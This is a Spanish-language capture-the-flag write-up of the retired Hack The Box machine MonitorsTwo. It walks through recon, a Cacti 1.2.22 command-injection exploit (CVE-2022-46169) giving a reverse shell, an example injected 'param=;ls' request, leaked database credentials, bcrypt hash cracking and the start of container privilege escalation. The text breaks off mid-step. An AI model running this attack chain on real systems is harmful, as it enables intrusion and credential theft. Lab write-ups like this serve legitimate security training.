

## 276- MONITORSTWO

- 1. MONITORSTWO
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Tecnologías web
  - 1.4. Fuzzing de directorios
  - 1.5. Command Injection in Cacti Group 1.2.22
  - 1.6. Leaked database credentials in config files
  - 1.7. Cracking hashes with Hashcat
  - 1.8. Connecting via SSH
  - 1.9. Privesc in Docker container via capsh SUID
  - 1.10. Privesc via traverse Docker directories

### 1. MONITORSTWO

<https://app.hackthebox.com/machines/MonitorsTwo>

MONITORSTWO 539

RETIRED MACHINE

# MonitorsTwo

LINUX EASY

4.5 MACHINE RATING	13028 USER OWNS	11673 SYSTEM OWNS	29/04/2023 RELEASED
-----------------------	--------------------	----------------------	------------------------

Created by TheCyberGeek

Copy Link

Play Machine

### 1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```

$ ping 10.10.11.211
PING 10.10.11.211 (10.10.11.211) 56(84) bytes of data:
64 bytes from 10.10.11.211: icmp_seq=1 ttl=63 time=39.5 ms
64 bytes from 10.10.11.211: icmp_seq=2 ttl=63 time=35.1 ms
64 bytes from 10.10.11.211: icmp_seq=3 ttl=63 time=35.0 ms
64 bytes from 10.10.11.211: icmp_seq=4 ttl=63 time=34.5 ms
64 bytes from 10.10.11.211: icmp_seq=5 ttl=63 time=35.2 ms
64 bytes from 10.10.11.211: icmp_seq=6 ttl=63 time=35.6 ms
|

```

## 1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.

```

$ nmap -sS -p- --open 10.10.11.211 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 19:59 -01
Nmap scan report for 10.10.11.211
Host is up (0.040s latency).
Not shown: 65527 closed tcp ports (reset), 6 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 11.71 seconds

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.

```

$ nmap -sCV -p22,80 --min-rate 5000 10.10.11.211 -TS -oM targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 19:59 -01
Nmap scan report for 10.10.11.211
Host is up (0.035s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 48:ad:d5:b8:3a:9f:abc:be:f7:e8:20:1e:f6:b:de:ae (RSA)
|_ 256  a7:a9:6c:bb:20:cd:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_ 256  18:cd:9d:88:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Login to Cacti
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.49 seconds

```

## 1.3. Tecnologías web

- **Whatweb**: nos reporta lo siguiente.

```

$ wget http://10.10.11.211
http://10.10.11.211 [200 OK] Cacti, Cookies[Cacti], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], HttpOnly[Cacti], IP[10.10.11.211], JQuery, PHP[7.4.33], PasswordField[login_password], Script[text/javascript], Title[Login to Cacti], UncommonHeaders[content-security-policy], X-Frame-Options[SAMEORIGIN], X-Powered-By[PHP/7.4.33], X-UA-Compatible[IE=edge], nginx[1.18.0]
$ cd /home/kali/.prypr/CTF/HJB/MonitorsTwo/monp

```

## 1.4. Fuzzing de directorios

- **Gobuster**: hacemos fuzzing de directorios, encontramos bastantes que pueden resultar interesantes.

```

$ gobuster dir -u http://10.10.11.211 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -b 403,404,503 -x php,html,txt,js,cgi
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[-] Url: http://10.10.11.211
[-] Method: GET
[-] Threads: 20
[-] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[-] Negative Status codes: 403,404,503
[-] User Agent: gobuster/3.6
[-] Extensions: html,txt,js,cgi,php
[-] Timeout: 10s


Starting gobuster in directory enumeration mode

/ (Status: 301) (Size: 314) [-> http://10.10.11.211/]
/images (Status: 200) (Size: 13844)
/index.php (Status: 200) (Size: 13844)
/about.php (Status: 200) (Size: 13844)
/links.php (Status: 200) (Size: 13844)
/help.php (Status: 200) (Size: 13843)
/docs (Status: 301) (Size: 312) [-> http://10.10.11.211/docs/]
/link.php (Status: 302) (Size: 0) [-> index.php]
/scripts (Status: 301) (Size: 315) [-> http://10.10.11.211/scripts/]
/service (Status: 301) (Size: 315) [-> http://10.10.11.211/service/]
/plugins (Status: 301) (Size: 315) [-> http://10.10.11.211/plugins/]
/plugins.php (Status: 200) (Size: 13840)
/sites.php (Status: 200) (Size: 13844)
/install (Status: 301) (Size: 315) [-> http://10.10.11.211/install/]
/lib (Status: 301) (Size: 311) [-> http://10.10.11.211/lib/]
/utilities.php (Status: 200) (Size: 13840)
/resource (Status: 301) (Size: 316) [-> http://10.10.11.211/resource/]
/cache (Status: 301) (Size: 315) [-> http://10.10.11.211/cache/]
/include (Status: 301) (Size: 315) [-> http://10.10.11.211/include/]
/logout.php (Status: 302) (Size: 0) [-> index.php]
/settings.php (Status: 200) (Size: 13847)
/graph.php (Status: 200) (Size: 13828)
/host.php (Status: 200) (Size: 13843)
/color.php (Status: 200) (Size: 13844)
/graphs.php (Status: 200) (Size: 13845)
/LICENSE (Status: 200) (Size: 15171)
/tree.php (Status: 200) (Size: 13843)
/formats (Status: 301) (Size: 315) [-> http://10.10.11.211/formats/]
/cmd.php (Status: 200) (Size: 93)
/omnidb (Status: 200) (Size: 254887)
/managers.php (Status: 200) (Size: 13847)
/locales (Status: 301) (Size: 315) [-> http://10.10.11.211/locales/]
/mb (Status: 301) (Size: 312) [-> http://10.10.11.211/mb/]
Progress: 333070 / 1323366 (25.17%)


```

## 1.5. Command Injection in Cacti Group 1.2.22

- **CVE-2022-46169**:
- Entramos a la web y nos encontramos con un panel de login, así como un servicio y su versión: **Cacti Group 1.2.22**. Decidimos buscar exploits para este servicio. Encontramos un exploit que deriva en un **RCE**. Compartimos este exploit a continuación.
  - <https://github.com/FredBrave/CVE-2022-46169-CACTI-1.2.22>



- Ejecutamos este exploit: `python3 CVE-2022-46169.py -u http://10.10.11.211 --LHOST=10.10.14.22 --LPORT=443`, habiéndonos puesto en escucha previamente con **Netcat**. Obtenemos nuestra shell reversa. Realizamos el *tratamiento de la TTY*. Estamos como usuario *www-data*.



“

- **Cacti Group** es una herramienta de monitoreo de redes y sistemas basada en gráficos que permite a los administradores de red visualizar y analizar el desempeño de sus infraestructuras.

“

- **CVE-2022-46169:**
  - La vulnerabilidad está relacionada con una insuficiente sanitización de los parámetros de entrada en una funcionalidad específica de Cacti, lo que permite a los atacantes inyectar comandos o scripts maliciosos.

- La vulnerabilidad reside en el archivo *remote\_agent.php* de Cacti. Este archivo se utiliza para la recolección de datos de agentes remotos, y no filtra adecuadamente las entradas del usuario, permitiendo la ejecución de código arbitrario.
- Un atacante puede enviar una solicitud especialmente diseñada al endpoint vulnerable (*remote\_agent.php*) con parámetros manipulados que contienen código malicioso. El código malicioso se ejecuta en el servidor con los permisos del proceso del servidor web, lo que puede llevar a la ejecución de comandos del sistema, la descarga de malware, o la toma de control total del servidor.
- Ejemplo de explotación: `GET /remote_agent.php?action=pollldata&poller_id=1&host_id=1&local_data_ids[]=1&param=;ls`. En este ejemplo, el atacante intenta inyectar un comando (`ls`) a través del parámetro `param`. Si el script *remote\_agent.php* no está correctamente sanitizando este parámetro, el comando `ls` se ejecutará en el servidor.

## 1.6. Leaked database credentials in config files

- Encontramos un directorio `include`, y dentro de este, otro directorio `config.php`. Vamos a usar este comando `grep database config.php` para filtrar por la palabra clave *database* dentro del archivo `config.php`. Encontramos credenciales de acceso para la base de datos *MySQL*.
- El directorio `include` de un servidor web generalmente se utiliza para almacenar archivos que serán incluidos o referenciados por otros archivos de la aplicación web.

```
www-data@50bc5e748b0:/var/www/html/include$ cd ..
www-data@50bc5e748b0:/var/www/html$ ls
CHANGELOG automation_networks.php cmd.php cmd_realtime.php formats graphs_items.php locales poller_dsstats.php rrdcleaner.php templates_import.php
LICENSE automation_smp.php color.php color_realtime.php gprint_presets.php graphs_new.php log poller_maintenance.php script_server.php tree.php
README.ad automation_templates.php color.php graph.php gprint.php help.php logpoller.php poller_realtime.php script_server.php user_admin.php
about.php automation_tree_rules.php color_templates.php graph_image.php host.php host_templates.php mibs poller_recovery.php service user_domains.php
aggregate_graphs.php cache boost_rrdupdate.php data_debug.php graph_json.php host_templates.php mibs poller_reports.php service_check.php settings.php
aggregate_items.php cache cacti.sql data_input.php graph_realtime.php install lib link.php poller_spikekill.php spikekill.php utilities.php
aggregate_templates.php cacti.sql cactid.php data_queries.php graph_templates_inputs.php install lib link.php poller_spikekill.php spikekill.php utilities.php
auth_change_password.php cacti.sql cactid.php data_queries.php graph_templates_items.php install lib link.php poller_spikekill.php spikekill.php utilities.php
auth_login.php cacti.sql cactid.php data_queries.php graph_templates_items.php install lib link.php poller_spikekill.php spikekill.php utilities.php
auth_profile.php cacti.sql cactid.php data_queries.php graph_templates_items.php install lib link.php poller_spikekill.php spikekill.php utilities.php
automation_devices.php cacti.sql cactid.php data_queries.php graph_templates_items.php install lib link.php poller_spikekill.php spikekill.php utilities.php
automation_graph_rules.php cacti.sql cactid.php data_queries.php graph_templates_items.php install lib link.php poller_spikekill.php spikekill.php utilities.php
www-data@50bc5e748b0:/var/www/html$ cd include
www-data@50bc5e748b0:/var/www/html/include$ ls
auth.php cacti_version config.php csrf.php fonts global_arrays.php global_form.php global_session.php index.php layout.js realtime.js themes top_graph_header.php vendor
bottom_footer.php cli_check.php content fa global.php global_constants.php global_languages.php global_settings.php js plugins.php session.php top_general_header.php top_header.php
www-data@50bc5e748b0:/var/www/html/include$ grep database config.php
* Make sure these values reflect your actual database/host/user/password
$database_username = 'root';
$database_password = 'root';
$database_port = '3306';
$database_retries = 5;
$database_ssl = false;
$database_ssl_key = '';
$database_ssl_cert = '';
$database_ssl_ca = '';
$database_persist = false;
# $database_type = 'mysql';
# $database_default = 'cacti';
# $database_hostname = 'localhost';
# $database_username = 'cactiuser';
# $database_password = 'cactiuser';
# $database_port = '3306';
# $database_retries = 5;
# $database_ssl = false;
# $database_ssl_key = '';
# $database_ssl_cert = '';
# $database_ssl_ca = '';
* Save sessions to a database for load balancing
* are defined in lib/database.php
www-data@50bc5e748b0:/var/www/html/include$
```

- Tratamos de loguearnos en la base de datos, pero no obtenemos acceso. En este momento, descubrimos que nos encontramos en un contenedor.

```
www-data@5b0ca5e748b0:/var/www/html/includes$ mysql -u root -p
Enter password:
ERROR 2002 (HY000): Can't connect to local MySQL server through socket '/run/mysqld/mysqld.sock' (2)
www-data@5b0ca5e748b0:/var/www/html/includes$ hostname -i
172.19.0.3
www-data@5b0ca5e748b0:/var/www/html/includes$ arp -a
bash: arp: command not found
www-data@5b0ca5e748b0:/var/www/html/includes$
```

- No obstante, vimos el nombre del host de la base de datos (*db*) en el archivo *config.php*. Hacemos `wget db` para ver la IP de este host. Vamos a conectarnos ahora de este modo: `mysql -h db -u root -p`. Obtenemos acceso.

```
www-data@5b0ca5e748b0:/var/www/html/includes$ wget db
--2024-05-21 12:19:25-- http://db/
Resolving db (db)... 172.19.0.2
Connecting to db (db)|172.19.0.2|:80... failed: Connection refused.
www-data@5b0ca5e748b0:/var/www/html/includes$ mysql -h db -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 45
Server version: 5.7.40 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

- Dentro de la base de datos *cacti*, mostramos todas las columnas de la tabla *user\_auth* con: `select * from user_auth`. Vemos credenciales de acceso de diferentes usuarios.

```
MySQL [cacti]> select * from user_auth \G
***** 1. row *****
id: 1
username: admin
password: $2y18siHEA.Og8vrvu0M7VEDKues3pwc3zaBbQ/iuqMfr/lx8utpR1hjC
realn: 0
full name: Jamie Thompson
email address: admin@monitorstwo.htb
must change password:
password change: on
show tree: on
show list: on
show preview: on
graph settings: on
login opts: 2
policy graphs: 1
policy trees: 1
policy hosts: 1
policy_graph_templates: 1
enabled: on
lastchange: -1
lastlogin: -1
password history: -1
locked:
failed attempts: 0
lastfail: 0
reset perms: 063348655
***** 2. row *****
id: 3
username: guest
password: 43e9a4ab75570f5b
realn: 0
full name: Guest Account
email address:
must change password: on
password change: on
show tree: on
show list: on
show preview: on
graph settings: 3
login opts: 1
policy graphs: 1
policy trees: 1
policy hosts: 1
policy_graph_templates: 1
enabled:
lastchange: -1
lastlogin: -1
password history: -1
locked:
failed attempts: 0
lastfail: 0
reset perms: 0
```

- Dumpeamos las columnas que nos interesan: `select username,password from user_auth;`. Copiamos todo este contenido en un archivo que llamamos *info.txt* en nuestro sistema.

- ```
MySQL [cacti] select username,password from user_auth;
```

| username | password                                                      |
|----------|---------------------------------------------------------------|
| admin    | \$2y\$10\$1hEA.0g8vrvueM7VEDKues3pwc3zaBQ/lugMft/llx8utpR1hjC |
| guest    | 43e9a4ab75570f5b                                              |
| marcus   | \$2y\$10\$vcrrth5YcCLlZaPdj6PwQYTw6Wl.3wekLbn70JonsdW/MhFYK4C |

```
3 rows in set (0.001 sec)
```

```
MySQL [cacti]>
```

## 1.7. Cracking hashes with Hashcat

- Usamos este one-liner para filtrar la información que nos interesa y volcar su contenido a otro archivo *hashes.txt*: `cat info.txt | awk '{print $2":"$4}' | grep -vE "username:password" | grep -v "^\:"`. No obstante, no sabemos qué formato de hash es, ni tampoco creemos que nos interese la contraseña de *quest*, así que eliminamos esa línea de nuestro archivo.

- ```
ls
info.txt
cat info.txt
```

```
File: info.txt
```

username	password
admin	\$2y\$10\$1hEA.0g8vrvueM7VEDKues3pwc3zaBQ/lugMft/llx8utpR1hjC
quest	43e9a4ab75570f5b
marcus	\$2y\$10\$vcrrth5YcCLlZaPdj6PwQYTw6Wl.3wekLbn70JonsdW/MhFYK4C

```
cat info.txt | awk '{print $2":"$4}' | grep -vE "username:password" | grep -v "^\:"
```

```
admin:$2y$10$1hEA.0g8vrvueM7VEDKues3pwc3zaBQ/lugMft/llx8utpR1hjC
quest:43e9a4ab75570f5b
marcus:$2y$10$vcrrth5YcCLlZaPdj6PwQYTw6Wl.3wekLbn70JonsdW/MhFYK4C
```

```
cat info.txt | awk '{print $2":"$4}' | grep -vE "username:password" | grep -v "^\:" > hashes.txt
```

```
ls
hashes.txt
cat hashes.txt
```

```
File: hashes.txt
```

admin:\$2y\$10\$1hEA.0g8vrvueM7VEDKues3pwc3zaBQ/lugMft/llx8utpR1hjC
marcus:\$2y\$10\$vcrrth5YcCLlZaPdj6PwQYTw6Wl.3wekLbn70JonsdW/MhFYK4C

- Hashcat** ahora tiene autodetección del formato del hash: `hashcat hashes.txt /usr/share/wordlists/rockyou.txt --username`. Parece que las contraseñas están hasheadas en algún tipo de formato **bcrypt**.

- ```
hashcat hashes.txt /usr/share/wordlists/rockyou.txt --username
```

```
hashcat (v6.2.6) starting in autodetect mode
```

```
OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEP, DISTRO, POCL DEBUG) - Platform #1 [The pocl project]
```

```
* Device #1: cpu-haswell-AMD Ryzen 7 5700G with Radeon Graphics, 2901/5866 MB (1024 MB allocatable), 6MCU
```

```
The following 4 hash-modes match the structure of your input hash:
```

| #     | Name                                  | Category                |
|-------|---------------------------------------|-------------------------|
| 3200  | bcrypt \$2\$, Blowfish (Unix)         | Operating System        |
| 25600 | bcrypt(md5(\$pass)) / bcryptmd5       | Forums, CMS, E-Commerce |
| 25800 | bcrypt(sha1(\$pass)) / bcryptsha1     | Forums, CMS, E-Commerce |
| 28400 | bcrypt(sha512(\$pass)) / bcryptsha512 | Forums, CMS, E-Commerce |

```
Please specify the hash-mode with -m [hash-mode].
```

```
Started: Tue May 21 11:58:00 2024
```

```
Stopped: Tue May 21 11:58:09 2024
```

- Tratamos de crackear la contraseña: `hashcat -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt --username`. Al cabo de unos minutos, obtenemos la contraseña en texto claro para el usuario *marcus*: *funkymonkey*.

```

root@kali:~# hashcat -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt --username
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELoc, SPIR, LLVM 16.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: cpu-haswell-AMD Ryzen 7 5700G with Radeon Graphics, 2901/5866 MB (1024 MB allocatable), GCMU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 2 digests; 2 unique digests, 2 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-byte

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921597
* Keyspace..: 14344385

Cracking performance lower than expected?
* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$2ys18$vcryth5YccLLZaPDj6PwQYTwGBM1.3WeK1Bn70JonsDw/MHfYK4c
[aj]atur [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => |

```

## 1.8. Connecting via SSH

- Conectamos a la máquina principal ahora por **SSH**. Al iniciar sesión, vemos que hay correos por leer para este usuario.

```

root@kali:~# ssh marcus@10.10.11.211
The authenticity of host '10.10.11.211 (10.10.11.211)' can't be established.
ED25519 key fingerprint is SHA256:RoZajwEn60ByNt0444/cduslaWmhWq3by2to+4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.211' (ED25519) to the list of known hosts.
marcus@10.10.11.211's password:
Permission denied, please try again.
marcus@10.10.11.211's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Tue 21 May 2024 01:08:00 PM UTC

System load:          0.0
Usage of /:            63.0% of 6.73Gb
Memory usage:         16%
Swap usage:           0%
Processes:            235
Users logged in:      0
IPV4 address for br-60ea49c21773: 172.18.0.1
IPV4 address for br-7c3b7cd000b3: 172.19.0.1
IPV4 address for docker0: 172.17.0.1
IPV4 address for eth0: 10.10.11.211
IPV6 address for eth0: dead:beef::250:56ff:feb9:2827

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo apt update

The list of available updates is more than a week old.
To check for new updates run: sudo apt update


You have mail.
Last login: Thu Mar 23 10:12:28 2023 from 10.10.14.40
marcus@monitorstwo:~$ whoami
marcus
marcus@monitorstwo:~$ hostname -I
10.10.11.211 172.17.0.1 172.18.0.1 172.19.0.1 dead:beef::250:56ff:feb9:2827
marcus@monitorstwo:~$ c

```


## 1.9. Privesc in Docker container via capsh SUID

- Para leer el correo del usuario **marcus**, vamos a **/var/spool/mail**. En un mensaje se hablan de tres vulnerabilidades que deben ser corregidas. Apparently, las dos primeras vulnerabilidades que aparecen no podemos explotarnos, pero sí la última, la cual afecta a versiones anteriores de **Docker 20.10.9**. Con **docker --version**, comprobamos que la versión que tiene el sistema es vulnerable.






- Buscando información sobre esta vulnerabilidad, encontramos que primero debemos ser **root** en el contenedor. En este punto, ejecutamos en el contenedor: `find / -perm -4000 -ls 2>/dev/null` y encontramos que `capsh` tiene el **privilegio SUID** asignado.



